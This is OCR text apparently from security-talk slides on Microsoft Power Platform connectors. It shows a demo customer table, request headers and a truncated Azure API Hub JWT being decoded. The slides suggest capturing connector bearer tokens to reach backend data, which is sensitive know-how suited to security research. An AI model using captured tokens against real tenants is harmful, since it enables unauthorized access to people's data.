
RESTful API defined in swagger

Power Automate


Power Apps

Logic Apps

docs.microsoft.com




docs.microsoft.com



docs.microsoft.com

Let's take a closer look at this token



[dbo].[Customers]

Search items

aidenb@zenitydemo.OnMicrosoft.com
Aiden
Brown

alexanderw@zenitydemo.OnMicrosoft.co
Alexander
Gonzalez


amandas@zenitydemo.OnMicrosoft.com
Amanda
Smith

ameliaj@zenitydemo.OnMicrosoft.com
Amelia
Johnson

ameliam@zenitydemo.OnMicrosoft.com
Amelia
Gonzalez

andrewc@zenitydemo.OnMicrosoft.com

Accept-Encoding: gzip, deflate, br
Accept-Language: en-US
Authorization: Bearer [illegible]



Encoded PASTE A TOKEN HERE

eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng
1dCI6Ii1LSTNROW5OUjdiUm9meG1lWm9YcWJIWk
dldyIsImtpZCI6Ii1LSTNROW5OUjdiUm9meG1lW
m9YcWJIWkdldyJ9.eyJhdWQiOiJodHRwczovL2F
waWh1Yi5henVyZS5jb20iLCJpc3MiOiJodHRwcz
ovL3N0cy53aW5kb3dzLm5ldC9mYzk5M2IwZi0zN
DViLTRkMDEtOWY2Ny05YWM0YTE0MGRkNDMvIiwi
aWF0IjoxNjg5ODI4MTIwLCJuYmYiOjE2ODk4Mjg
xMjAsImV4cCI6MTY4OTgzMjk1MiwiYWNyIjoiMS
